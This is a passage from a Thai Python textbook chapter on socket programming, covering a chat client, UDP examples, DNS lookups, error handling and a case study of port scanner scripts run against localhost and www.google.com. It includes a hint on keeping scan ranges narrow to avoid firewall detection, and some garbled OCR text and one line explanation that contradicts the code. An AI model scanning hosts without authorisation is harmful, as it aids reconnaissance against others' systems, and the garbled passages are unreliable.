จากนั้นเชิร์ฟเวอร์จะสร้างเดรดของคลีเอนต์ โดยมีพารามิเตอร์ 3 ตัวคือ อ้อปเจ็กต์ Socket ของคลีเอนต์ (client) อ้อปเจ็กต์ฐานข้อมูล (record) และหมายเลขไอพีแอดเดรส (address) แล้วเชิร์ฟเวอร์ก็ทำการเริ่มต้นเดรดหันที่ (บรรทัดที่ 82) ส่งผลให้เดรดแต่ละเดรดที่สร้างขึ้นจะดูแลคลีเอนต์แต่ละเครื่องแบบ 1 เดรด ต่อ 1 เครื่องนั่นเอง



ในตัวอย่างที่ผ่านมาทั้งหมด โปรแกรมจะทำงานอยู่ภายใต้เครื่องเดียวเท่านั้น ถ้าผู้เขียนโปรแกรมต้องการให้เซิร์ฟเวอร์และคลีเอนต์ทำงานอยู่ต่างเครื่องกัน ให้กำหนด HOST จาก 'localhost' เป็นหมายเลขไอพีแอดเดรสแทน เช่น HOST = '192.168.1.10' และคลีเอนต์จะต้องกำหนด HOST ให้เหมือนกับผู้ใช้เซิร์ฟเวอร์ด้วย

สร้างโปรแกรมชื่อ ChatClient.py เพื่อทำหน้าที่เป็นไคลเอนต์

```

1 '''Chat Client for a multi-client chat room'''
2 from socket import *
3
4 HOST = 'localhost'
5 PORT = 5000
6 BUFSIZE = 4096
7 ADDRESS = (HOST, PORT) #(127.0.0.1, 5000)
8
9 server = socket(AF_INET, SOCK_STREAM)
10 server.connect(ADDRESS)
11 messageFromServer = bytes.decode(server.recv(BUFSIZE))
12 print(messageFromServer)
13 name = input('Enter your name: ')
14 userName = str.encode(name)
15 server.send(userName)
16
17 while True:
18     receiveMessage = bytes.decode(server.recv(BUFSIZE))
19     if not receiveMessage:
20         print('Server disconnected')
21         break
22     print(receiveMessage)
23     sendMessage = input('> ')
24     if not sendMessage:
25         print('Server disconnected')
26         break
27     server.send(str.encode(sendMessage))
28 server.close()

```

จากตัวอย่างโปรแกรม chatClient.py จะมีลักษณะการทำงานคล้ายกับผู้ใช้เซิร์ฟเวอร์ แต่แตกต่างกันคือ โปรแกรมผู้ใช้ไคลเอนต์จะมุ่งเน้นการทำงานทันทีเมื่อกดปุ่ม Enter และเซิร์ฟเวอร์จะทำงานต่อไปเรื่อย ๆ โดยไม่มุ่งเน้นการทำงานจนกว่าผู้ใช้จะปิดโปรแกรม

บรรทัดที่ 4-5: กำหนดหมายเลขพอร์ตสำหรับเชื่อมต่อไปยังเครื่องเซิร์ฟเวอร์

บรรทัดที่ 9-10: เชื่อมต่อไปยังเซิร์ฟเวอร์ด้วยซึ่งออกเก็ต

### บทที่ 16:- การเขียนโปรแกรมช้อคเก็ต

บรรทัดที่ 11: เมื่อเชื่อมต่อเซิร์ฟเวอร์ได้แล้ว จะได้รับข้อมูลความจากผู้ใช้เซิร์ฟเวอร์มาแสดงผล คือ 'Welcome to the chat room'

บรรทัดที่ 13–15: ป้อนชื่อสำหรับใช้ในการสนทนนำไปให้ผู้ใช้เซิร์ฟเวอร์

บรรทัดที่ 17–28: สื่อสารกับเครื่องไคล์เอนต์อีก ๑ โดยถ้าเซิร์ฟเวอร์ไม่มีการส่งข้อมูลใดๆ ก็ตามให้แสดงข้อความ 'Welcome to the chat room' แต่ถ้ามีการสื่อสารขอรับข้อมูลกันอยู่ภายในห้องสนทนาก็จะส่งข้อมูลนั้นไปยังไคล์เอนต์ที่ได้รับข้อมูลความจากเครื่องไคล์เอนต์ที่กำลังสนทนา ก็จะส่งข้อมูลนั้นกลับไปยังไคล์เอนต์ทุกเครื่องยกเว้นเครื่องตนเอง ในกรณีที่ไคล์เอนต์ต้องการออกจากโปรแกรมให้กดปุ่ม enter เท่านั้น (ในบรรทัดที่ 24–27)

ขั้นตอนการสั่งรันโปรแกรม chatServer และ chatClient

1. สั่งรัน chatServer.py ผ่านทาง Python IDLE โดยการกดปุ่ม F5 หรือเลือกเมนู Run > Run Module F5 ดังรูป

```
===== RESTART: C:\Python\CH16\chatServer.py : 
Chat server started on port 5000
Waiting for connection...
...connected from: ('127.0.0.1', 24444)
Waiting for connection...
...connected from: ('127.0.0.1', 1042)
Waiting for connection...
```

2. สั่งรัน chatClient.py ผ่านทาง MS-DOS โดยใช้คำสั่ง >python chatClient.py และกดปุ่ม Enter จากนั้นให้ทดสอบ Chat ดังตัวอย่างด้านล่าง โดยเซิร์ฟเวอร์สามารถรองรับการเชื่อมต่อจากไคล์เอนต์ได้ 10 เครื่องพร้อม ๆ กัน (กำหนดใน server.listen(10)) ในบรรทัดที่ 67 ของโปรแกรมผู้ใช้เซิร์ฟเวอร์

ทดสอบเครื่องไคล์เอนต์โดย login เป็นชื่อ suchart


```
C:\Python\CH16>python chatClient.py
Welcome to the chat room
Enter your name: Suchart
No message yet!
> Hello, I am Suchart
Sat Jul 10 12:29:44 2021: [Khummanee] -->Hello, how are you today?
> Yes, I am fine, and you?
Sat Jul 10 12:30:47 2021: [Khummanee] -->Great, I am very happy.
>
Server disconnected
```

ทดสอบเครื่องคัลเลอนต์โดย login เป็นชื่อ Khummanee

```
C:\Python\CH16>python chatClient.py
Welcome to the chat room
Enter your name: Khummanee
Sat Jul 10 12:29:01 2021: [Suchart] -->Hello, I am Suchart
> Hello, how are you today?
Sat Jul 10 12:30:05 2021: [Suchart] -->Yes, I am fine, and you?
> Great, I am very happy.
```

#### 4. การสร้างเซิร์ฟเวอร์และคัลเลอนต์ด้วยพอร์ตโคลัมดีพี

จากที่กล่าวมาแล้วในบทที่ 13 และว่าความแตกต่างของยูดีพีกับทีซีพีคือ ยูดีพีจะเป็นพอร์ตโคลล์ที่ไม่มีความน่าเชื่อถือในการสื่อสาร เพราะไม่มีการตรวจสอบความผิดพลาดและยืนยันความถูกต้องของข้อมูล แต่มีข้อดีในเรื่องของความเร็วในการสื่อสาร ดังนั้นมีการสร้างการเชื่อมต่อระหว่างเซิร์ฟเวอร์และคัลเลอนต์โดยใช้ยูดีพี โปรแกรมที่เขียนขึ้นจะต้องยอมรับข้อมูลที่อาจจะสูญเสียไประหว่างการสื่อสารได้ และการสื่อสารโดยปกติของยูดีพีจะเป็นแบบเข้าจังหวะ (synchronous) คือ การร้องขอในแต่ละขั้นตอนการสื่อสารครั้งใหม่จะต้องรอจนกว่ากระบวนการร้องขอครั้งล่าสุดเสร็จสิ้นเสียก่อนนั่นเอง สำหรับวิธีการสร้างการสื่อสารระหว่างเซิร์ฟเวอร์และคัลเลอนต์ด้วยยูดีพีจะมีวิธีการเหมือนกับทีซีพี โดยเปลี่ยนพารามิเตอร์จาก SOCK\_STREAM เป็น SOCK\_DGRAM และใช้เมธอด sendto() ในการส่งข้อมูล ส่วนการรับข้อมูลจะใช้เมธอด recvfrom() ดังรูปที่ 16.4




รูปที่ 16.4 แสดงการสื่อสารระหว่างเซิร์ฟเวอร์และไคลเอนต์ด้วยมีดีพี

ตัวอย่างโปรแกรมผู้จัดเซิร์ฟเวอร์ UDP\_server.py

```

1 import socket
2
3 localIP      = "127.0.0.1"
4 localPort    = 6789
5 bufferSize   = 4096
6 msgFromServer = "Hello UDP Client"
7 bytesToSend  = str.encode(msgFromServer)
8
9 UDPServerSocket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
10 UDPServerSocket.bind((localIP, localPort))
11 print("UDP server up and listening")
12
13 while(True):
14     data,addr = UDPServerSocket.recvfrom(bufferSize)
15     print ("received from: ",addr)
16     print ("message: ", data)
17     UDPServerSocket.sendto(bytesToSend, addr)
18
19 UDPServerSocket.close()
  
```



เมื่อสั่งรันโปรแกรมผู้จัดเซิร์ฟเวอร์ ผลลัพธ์คือ

```
===== RESTART: C:\Python\CH16\UDP_server.py
UDP server up and listening
```

เมื่อมีคลื่นต่อของขอการเชื่อมต่อและพิมพ์ข้อความส่งมาให้กับโปรแกรมผู้เซิร์ฟเวอร์ จะแสดงผลดังนี้

```
UDP server up and listening
received from: ('127.0.0.1', 60407)
message: b'Hello'
received from: ('127.0.0.1', 60407)
message: b'Hello UDP Server'
```

การทำงานด้านผู้เซิร์ฟเวอร์ของยูดีพีจะแตกต่างจากที่ซีพี เล็กน้อย คือ  
บรรทัดที่ 9: เปลี่ยนรูปแบบการเชื่อมต่อจาก SOCK\_STREAM ไปเป็น  
SOCK\_DGRAM

บรรทัดที่ 14: เปลี่ยนเมธอดการรับข้อมูลจาก recv() เป็น recvfrom()

บรรทัดที่ 17: เปลี่ยนเมธอดการส่งข้อมูลจาก send() เป็น sendto()

โปรแกรมผู้เซิร์ฟเวอร์ (UDP\_client.py)

```
1 import socket
2
3 UDP_IP_ADDRESS = "127.0.0.1"
4 UDP_PORT        = 6789
5 bufferSize      = 4096
6 serverAddress   = (UDP_IP_ADDRESS , UDP_PORT)
7 UDPCClientSocket = socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
8
9 while True:
10    message = input('>> ').strip()
11    if message == "quit":
12        break
13    bytesToSend = str.encode(message)
14    UDPCClientSocket.sendto(bytesToSend, serverAddress)
15    data,addr = UDPCClientSocket.recvfrom(bufferSize)
16    print("Message from Server >> ", data.decode())
17
18 UDPCClientSocket.close()
```

ทดสอบปรับรันโปรแกรม UDP\_client.py ผลลัพธ์ได้ คือ

```
C:\Python\CH16>python UDP_client.py
>> Hello
Message from Server >> Hello UDP Client
>> Hello UDP Server
Message from Server >> Hello UDP Client
>> quit
```

สำหรับโปรแกรมฝั่งไคลเอนต์ จะคล้ายคลึงกับไคลเอนต์แบบทีชีพี แต่แตกต่างกันตรงที่ไคลเอนต์แบบบูดีพี จะเปลี่ยนเป็น SOCK\_DGRAM (บรรทัดที่ 7) และเรียกใช้เมธอดสำหรับรับข้อมูล (recvfrom()) และส่งข้อมูล (sendto()) ไม่เหมือนกันเท่านั้น ส่วนอื่น ๆ ของโปรแกรมเหมือนกัน

## 5. การตรวจสอบข้อมูลหมายเลขไอพี โดยเมนและพอร์ต

ในส่วนนี้ จะกล่าวถึงวิธีการเขียนโปรแกรมเพื่อนักซื้อก็อกเก็ต เพื่อตรวจสอบข้อมูลที่สำคัญบนระบบเครือข่าย ซึ่งก็คือ หมายเลขที่อยู่ของเครื่อง บนเครือข่าย (หมายเลขไอพี) และชื่อของเครื่องให้บริการต่าง ๆ

ผู้เขียนโปรแกรมสามารถทำการตรวจสอบชื่อเครื่องจากหมายเลขไอพีที่ทราบแล้วโดยใช้เมธอด gethostbyaddress() ตรวจสอบหมายเลขไอพีจากชื่อเครื่องด้วยเมธอด gethostbyname() และตรวจสอบชื่อและหมายเลขพอร์ตด้วย getservbyname() และ getservbyport() ดังตัวอย่าง

```
1 import socket
2
3 ip_addr = socket.gethostbyname('google.com')
4 print(ip_addr)
5 ip_addr = socket.gethostbyname_ex('google.com')
6 print(ip_addr)
7 ip_addr = socket.getfqdn('google.com')
8 print(ip_addr)
```

## ผลการรันโปรแกรม

```
172.217.31.78
('google.com', [], ['172.217.31.78'])
kul09s01-in-f14.1e100.net
>>>
```

จากตัวอย่างโปรแกรม getHostbyName.py บรรทัดที่ 3 ใช้เมธอดชื่อ `gethostbyname()` ในการตรวจสอบว่าเครื่องซึ่งชื่อ 'google.com' มีหมายเลขไอพีคืออะไร คำตอบที่ได้ คือ 172.217.31.78 สำหรับบรรทัดที่ 5 เป็นการตรวจสอบว่าซึ่งเครื่องดังกล่าวมีการใช้งานไอพีทั้งหมดกี่หมายเลขไอพี (เซิร์ฟเวอร์ผู้ให้บริการบางเครื่องจะลงทะเบียนไอพีไว้มากกว่า 1 ไอพี โดยใช้ชื่อเดียวกัน) โดยใช้เมธอด `gethostbyname_ex()` และในบรรทัดที่ 7 โปรแกรมจะตรวจสอบชื่อเต็มของ google.com ว่าจดทะเบียนโดเมนไว้กับผู้ให้บริการรายใด ผลลัพธ์ที่ได้ คือ kul09s01-in-f14.1e100.net

ในทางกลับกันผู้เขียนโปรแกรมสามารถตรวจสอบเครื่องโดยที่ทราบหมายเลขไอพีแล้ว โดยใช้เมธอด `gethostbyaddr()` เช่น

```
1 import socket, sys
2
3 host_name = socket.gethostbyaddr('8.8.8.8')
4 print(host_name)
5 service = socket.getservbyname('http')
6 print(service)
7 service = socket.getservbyname('smtp', 'tcp')
8 print(service)
9 service = socket.getservbyport(80)
10 print(service)
11 service = socket.getservbyport(23)
12 print(service)
```

```
('dns.google', [], ['8.8.8.8'])
80
25
http
telnet
>>>
```

เมื่ออด gethostbyaddr() ในบรรทัดที่ 3 จะส่งค่ากลับมาเป็นชนิดทัพเพิล ซึ่งภายในประกอบไปด้วยชื่อเครื่อง (Host name) ชื่อ (name) และชุดของหมายเลขไอพีที่จดทะเบียนไว้ สำหรับบรรทัดที่ 5 และ 7 เป็นเมธอดที่ใช้สำหรับตรวจสอบว่าพอร์ตโคลดังกล่าวใช้พอร์ตอะไรในการทำงาน จากในตัวอย่าง 'http' และ 'smtp' จะใช้พอร์ตหมายเลข 80 และ 25 ตามลำดับ ในบรรทัดที่ 9 และ 11 เป็นการตรวจสอบว่าหมายเลขพอร์ตดังกล่าวทำงานด้วยพอร์ตโคลอฟไร ซึ่งผลลัพธ์ของพอร์ต 80 คือ พอร์ตโคล http และพอร์ตหมายเลข 23 คือ telnet นั่นเอง

## 6. การจัดการความผิดพลาดของซ์อกเก็ต

เมื่อเขียนโปรแกรมกับเครื่องข่ายด้วยซ์อกเก็ตอาจจะเกิดข้อผิดพลาดขึ้นได้เสมอ ดังนั้นการจัดการกับความผิดพลาดจะทำให้โปรแกรมที่เขียนขึ้นมีความน่าเชื่อถือ ซึ่งความผิดพลาดที่เกิดขึ้นกับซ์อกเก็ต แบ่งออกเป็น 3 ประเภทหลัก ๆ คือ

- 1) หมดเวลาการอุดอย (expiration of waiting times) เป็นความผิดพลาดที่เกิดขึ้นในขณะเชื่อมต่อการสื่อสาร หรืออุดอยข้อมูลจากผู้ให้บริการนานเกินเวลาที่กำหนดไว้ พอร์ตจะใช้เมธอดซึ่ว่า socket.timeout ในการรายงานความผิดพลาด
- 2) ความล้มเหลวในการสืบค้นข้อมูล เป็นความผิดพลาดในขณะที่สืบค้นข้อมูลเกี่ยวกับหมายเลขไอพี ตัวอย่างเช่น ขณะที่ใช้เมธอด getaddrinfo() หรือ getnameinfo() เป็นต้น ซึ่งพอร์ตจะใช้เมธอด socket.gaierror ในการตรวจสอบข้อผิดพลาดดังกล่าว
- 3) ความผิดพลาดจากการอินพุตและเอาต์พุต หรือจากการสื่อสาร พอร์ตจะใช้เมธอด socket.error ในการตรวจสอบข้อผิดพลาดนี้

การจัดการความผิดพลาดของซ็อกเก็ตแสดงในตัวอย่างโปรแกรม  
manage\_socket\_errors.py

```

1 import socket,sys
2
3 host = "127.0.0.1"
4 port = 9999
5 try:
6     s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
7 except socket.error as e:
8     print ("socket create error: %s" %e)
9     sys.exit(1)
10 try:
11     s.connect((host,port))
12 except socket.timeout as e :
13     print ("Timeout %s" %e)
14     sys.exit(1)
15 except socket.gaierror as e:
16     print ("connection error to the server:%s" %e)
17     sys.exit(1)
18 except socket.error as e:
19     print ("Connection error: %s" %e)
20     sys.exit(1)

```

จากโปรแกรมตัวอย่าง ถ้าไม่สามารถสร้างซ็อกเก็ตได้ (บรรทัดที่ 5–9) โปรแกรมจะแสดงข้อความ "socket create error: %s" ตามด้วยความผิดพลาดที่เกิดขึ้น แต่ถ้าสร้างซ็อกเก็ตสำเร็จแต่ไม่สามารถเชื่อมตอกับเซิร์ฟเวอร์ได้ (บรรทัดที่ 15–17) โปรแกรมจะแสดงข้อความ "socket create error: %s" พร้อมข้อผิดพลาด ถ้าโปรแกรมเชื่อมต่อเซิร์ฟเวอร์ได้แต่ไม่ได้รับการข้อมูลใด ๆ เกินกว่าเวลาที่กำหนด (บรรทัดที่ 12–14) โปรแกรมจะแสดงข้อความว่า "Timeout %s" พร้อมกับข้อความผิดพลาด ตารางระหว่างรับ-ส่งข้อมูลอยู่แล้ว ซึ่งทางการสื่อสารเกิดขึ้นของ เช่น สายนำสัญญาณขาดกระแทก หรือการดึงตัวรีเซ็ตคอมพิวเตอร์ โปรแกรมจะแสดงข้อความผิดพลาด คือ "Connection error: %s" พร้อมข้อความผิดพลาด ดังในบรรทัดที่ 19

## 7. กรณีศึกษาการเขียนโปรแกรมสแกนเครือข่าย

ในส่วนนี้จะทดสอบการสแกนพอร์ตของเครื่องคอมพิวเตอร์บนเครือข่าย เพื่อใช้เป็นกรณีศึกษาเกี่ยวกับการรักษาความปลอดภัย ว่ามีเครื่องใดบ้างในเครือข่ายหรือเครื่องให้บริการที่เปิดพอร์ตที่ไม่จำเป็นไว้ ซึ่งอาจจะเป็นช่องโหว่ให้ผู้ไม่ประสงค์ดี (Hacker) ทำการโจมตีได้

ตัวอย่างที่ 1 ทดสอบสแกนพอร์ตในเครื่องของตนเองว่าเปิดใช้งาน หรือไม่

ในตัวอย่างนี้จะทำการทดสอบสแกนพอร์ตภายในล็อกอลโลสต์ว่าเปิดพอร์ตอะไรบ้าง โปรแกรมสามารถระบุรายการของพอร์ตที่ต้องการสแกนได้ หมายเลขอร์ตที่สแกนได้จะถูกเก็บไว้ในตัวแปรชนิดลิสต์ สำหรับการค้นหาพอร์ตที่กำลังเปิดหรือปิดอยู่จะประยุกต์ใช้เมธอด socket\_connect\_ex() ดังตัวอย่างโปรแกรม scanPorts.py

```

1 import socket
2 import sys
3
4 def scanPorts(ip, lstPort):
5     try:
6         for port in lstPort:
7             sock= socket.socket(socket.AF_INET,socket.SOCK_STREAM)
8             sock.settimeout(5)
9             result = sock.connect_ex((ip, port))
10            if result == 0:
11                print ("Port {}: \t Open".format(port))
12            else:
13                print ("Port {}: \t Closed".format(port))
14            sock.close()
15        except socket.error as error:
16            print (str(error))
17            print ("Connection error")
18            sys.exit()
19
20 list_port = [20, 22, 23, 25, 52, 53, 80, 443, 1205, 1206, 1207]
21 scanPorts('localhost', list_port)

```

ผลลัพธ์จากการสแกน คือ

|            |        |
|------------|--------|
| Port 20:   | Closed |
| Port 22:   | Closed |
| Port 23:   | Closed |
| Port 25:   | Closed |
| Port 52:   | Closed |
| Port 53:   | Closed |
| Port 80:   | Closed |
| Port 443:  | Open   |
| Port 1205: | Closed |
| Port 1206: | Closed |
| Port 1207: | Closed |
| >>>        |        |

จากตัวอย่างโปรแกรม scanPorts.py อธิบายการทำงานได้ดังนี้

บรรทัดที่ 4: สร้างฟังก์ชันชื่อว่า scanPorts() เพื่อค้นหาว่ามีพอร์ตใดบ้างที่เปิดหรือปิดให้บริการอยู่ โดยมีพารามิเตอร์ 2 ตัว คือ หมายเลขพอร์ต และรายการของพอร์ตที่ต้องการสแกน การสแกนอาจจะเกิดข้อผิดพลาดได้ดังนั้นจึงต้องจัดการข้อผิดพลาดที่อาจจะเกิดขึ้นด้วย try และ except

บรรทัดที่ 6: โปรแกรมจะใช้ for ในการดึงรายการพอร์ตออกมายกตัวต่อๆ กัน คือ ค่าใน列表 จะวนซ้ำไปเรื่อยๆ จนกว่าจะไม่มีพอร์ตต่อไป connect\_ex() ในบรรทัดที่ 9 เพื่อตรวจสอบการเปิดและปิดพอร์ต

บรรทัดที่ 7: ในการสแกนแต่ละครั้งจะต้องทำการสร้างเซ็ตเก็บผลลัพธ์ทุกครั้ง เมื่อทำการตรวจสอบ เมื่อตรวจสอบแต่ละพอร์ตเสร็จแล้ว ต้องปิดพอร์ตเสมอโดยเมธอด close() ในบรรทัดที่ 14

บรรทัดที่ 8: เนื่องจากการทำงานกับระบบเครือข่าย อาจจะต้องใช้เวลาในการสื่อสารบ้าง จึงกำหนดให้เวลาอุดหนอยเป็น 5 วินาที ด้วยเมธอด settimeout(5)

บรรทัดที่ 9: ใช้เมธอด connect\_ex() ในการตรวจสอบการเปิดและปิดพอร์ต โดยมีพารามิเตอร์ 2 ตัว คือ หมายเลขพอร์ต และหมายเลขพอร์ตที่ต้องการสแกน เป็น True แสดงว่าพอร์ตถูกเปิดใช้งานอยู่ และถ้าเป็นค่าอื่นๆ แสดงว่าพอร์ตถูกปิด

บรรทัดที่ 10-13: ถ้าผลลัพธ์ที่สแกนเป็น 0 แสดงว่าพอร์ตถูกปิด ถ้าเป็นค่าอื่นๆ แสดงว่าพอร์ตถูกเปิดใช้งาน

## บทที่ 16:- การเขียนโปรแกรมซ็อกเก็ต

บรรทัดที่ 15-18: ถ้ามีข้อผิดพลาดเกิดขึ้นจากการใช้คำสั่ง connect\_ex() หรือความผิดพลาดจากการระบบเครือข่ายโปรแกรมจะพิมพ์ข้อความ "Connection error" และปิดโปรแกรมทันที

จากตัวอย่างนี้สามารถปรับปรุงให้สแกนพอร์ตเป็นช่วงได้ โดยการแก้ไขคำสั่งในบรรทัดที่ 6 คือ for ให้ทำการสแกนเป็นช่วงได้ดังนี้

```
for port in range(start_port, stop_port+1):
```

และปรับปรุงการเรียกใช้ฟังก์ชัน scanPorts() เป็น

```
def scanPorts(ip, start_port, stop_port):
```

ตัวอย่างการเรียกใช้ฟังก์ชันสแกนพอร์ต โดยระบุช่วงพอร์ต 1 – 1024 เช่น

```
scanPorts('localhost', 1, 1024)
```

โปรแกรมดังกล่าวจะสามารถประยุกต์เพื่อสแกนเครื่องให้บริการต่าง ๆ บนอินเทอร์เน็ตได้ โดยการเปลี่ยนหมายเลขไอพีจาก 'localhost' เป็นหมายเลขเซิร์ฟเวอร์ให้บริการ เช่น 'www.google.com' เป็นต้น



โดยปกติเซิร์ฟเวอร์ที่ให้บริการต่าง ๆ บนอินเทอร์เน็ตจะมีไฟร์วอลล์ ป้องกันไว้แล้ว ดังนั้นการสแกนพอร์ตอย่างรวดเร็วและต่อเนื่อง อาจจะถูกมองว่าเป็นการโจมตีเซิร์ฟเวอร์ ซึ่งทำให้ไฟร์วอลล์ block ช่องทางการสื่อสารจากโปรแกรมของผู้เขียนได้

### ตัวอย่างที่ 2 ทดสอบสแกนเซิร์ฟเวอร์บนอินเทอร์เน็ต

```

1 import socket
2 import sys
3 from datetime import datetime
4 import errno
5
6 remoteServer = input("Enter a remote host to scan: ")
7 remoteServerIP = socket.gethostbyname(remoteServer)
8 print ("Please enter the port range for scanning")
9 startPort = int(input("Enter a start port: "))
10 endPort = int(input("Enter a end port: "))
11 print ("Please wait, scanning remote host", remoteServerIP)
12 t1 = datetime.now()
13

```

```

14 try:
15     for port in range(startPort , endPort):
16         print ("Checking port {} ...".format(port))
17         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
18         result = sock.connect_ex((remoteServerIP, port))
19         if result == 0:
20             print ("Port {}: Open".format(port))
21         else:
22             print ("Port {}: Closed".format(port))
23             print ("Reason:", errno.errorcode[result])
24         sock.close()
25 except KeyboardInterrupt:
26     print ("You pressed Ctrl+C")
27     sys.exit()
28 except socket.gaierror:
29     print ('Hostname could not be resolved. Exiting')
30     sys.exit()
31 except socket.error:
32     print ("Couldn't connect to server")
33     sys.exit()
34
35 t2 = datetime.now()
36 total = t2 - t1
37 print ('Port Scanning Completed in: ', total)

```

ผลลัพธ์จากการส่องรันโปรแกรม

```

Enter a remote host to scan: www.google.com
Please enter the port range for scanning
Enter a start port: 80
Enter a end port: 83
Please wait, scanning remote host 172.217.24.164
Checking port 80 ...
Port 80: Open
Checking port 81 ...
Port 81: Closed
Reason: WSAETIMEDOUT
Checking port 82 ...
Port 82: Closed
Reason: WSAETIMEDOUT
Port Scanning Completed in:  0:00:42.220652
>>>

```

## บทที่ 16:- การเขียนโปรแกรมซ็อกเก็ต

จากตัวอย่างโปรแกรม scanRemoteHost.py จะใช้หลักการเดียวกับ scanPorts.py แต่ทำการประยุกต์เอาโมดูล errno มาช่วยแสดงความผิดพลาดที่เกิดขึ้นในโปรแกรม ในกรณีที่พอร์ตที่ถูกสแกนไม่เปิดให้บริการในบรรทัดที่ 23 และโปรแกรมยังใช้ except ในการตรวจจับความผิดพลาดต่างๆ ด้วย เช่น เมื่อผู้ใช้กดยกเลิกการทำงานโดยการกดปุ่ม CTL ร่วมกับปุ่มอักษร C (บรรทัดที่ 25) ในตอนท้ายของโปรแกรมจะรายงานระยะเวลาตั้งแต่เริ่มสแกนจนสิ้นสุดว่าใช้เวลาไปเท่าใด โดยใช้โมดูล datetime() ซึ่งตั้งเวลาไว้ก่อนเริ่มสแกนในบรรทัดที่ 12 และลบด้วยเวลาที่สแกนเสร็จแล้วในบรรทัดที่ 36


ตัวอย่างที่ 3 ทดสอบสแกนเซิร์ฟเวอร์บนอินเทอร์เน็ตร่วมกับโมดูล parse

ในตัวอย่างที่ 2 เป็นการสแกนพอร์ตของเครื่องเซิร์ฟเวอร์โดยการระบุช่วงของพอร์ต แต่ในสถานการณ์จริง ถ้าระบุช่วงกว้างเกินไปอาจจะถูกไฟร์wall ตรวจจับได้ว่าเป็นการสแกนพอร์ตจากเชกเกอร์ ดังนั้นจึงต้องระบุช่วงพอร์ตที่ไม่มาก เช่น 80 – 83 เป็นต้น ทำให้โปรแกรมไม่ยืดหยุ่นต่อการใช้งาน ดังนั้นในตัวอย่างนี้จะทำการระบุพอร์ตโดยใช้ , คันระหว่างหมายเลขพอร์ต เช่น 20,22,25,80,443 เป็นต้นผ่านโมดูล parse และเพิ่มคำสั่งช่วยเหลือการใช้งานโปรแกรมด้วย ดังนี้

```

1 import optparse
2 from socket import *
3 from threading import *
4
5 def socketScan(host, port):
6     try:
7         socket_connect = socket(AF_INET, SOCK_STREAM)
8         socket_connect.connect((host, port))
9         results = socket_connect.recv(100)
10        print ('[+] %d/tcp open \n' % port)
11        print ('[+] ' + str(results))
12    except:
13        print ('[-] %d/tcp closed \n' % port)
14    finally:
15        socket_connect.close()
16

```



```

17 def portScanning(host, ports):
18     try:
19         ip = gethostbyname(host)
20     except:
21         print ("[-] Cannot resolve '%s': Unknown host" %host)
22         return
23     try:
24         name = gethostbyaddr(ip)
25         print ('\n[+] Scan Results for: ' + name[0])
26     except:
27         print ('\n[+] Scan Results for: ' + ip)
28
29     for port in ports:
30         t = Thread(target=socketScan, args=(host, int(port)))
31         t.start()
32

```

```

33 parser = optparse.OptionParser('socket_portScan '+ '-H <Host> -P <Port>')
34 parser.add_option('-H', dest='host', type='string', help='specify host')
35 parser.add_option('-P', dest='port', type='string', help='specify port[s]\\
36 separated by comma')
37 (options, args) = parser.parse_args()
38 host = options.host
39 ports = str(options.port).split(',')
40 if (host == None) | (ports[0] == None):
41     print (parser.usage)
42     exit(0)
43 portScanning(host, ports)

```

ผลลัพธ์เมื่อสั่งรันโปรแกรมโดยการใช้ `-h` (แสดงความช่วยเหลือของการใช้งานโปรแกรม)

```

C:\Python\CH16>python remoteScanPorts.py -h
Usage: socket_portScan -H <Host> -P <Port>

Options:
  -h, --help    show this help message and exit
  -H HOST      specify host
  -P PORT      specify port[s]separated by comma

```

ผลลัพธ์เมื่อสั่งรันโปรแกรมโดยการใช้ `>python remoteScanPorts.py -H www.google.com -P 21,22,80,443`

## บทที่ 16:- การเขียนโปรแกรมซื้อกอกเก็ต

```
C:\Python\CH16>python remoteScanPorts.py -H www.google.com -P 21,22,80,443
[+] Scan Results for: kul09s12-in-f4.1e100.net
[+] 443/tcp open
[+] b''
[-] 21/tcp closed
[-] 22/tcp closed
[-] 80/tcp closed
```

จากโปรแกรม remoteScanPorts.py อธิบายการทำงาน ดังนี้

บรรทัดที่ 5–15: สร้างฟังก์ชันสำหรับเชื่อมต่อกับเซิร์ฟเวอร์ที่ต้องการสแกน โดยใช้รับพารามิเตอร์ 2 ตัว คือ หมายเลขไอพีและพอร์ตปลายทาง

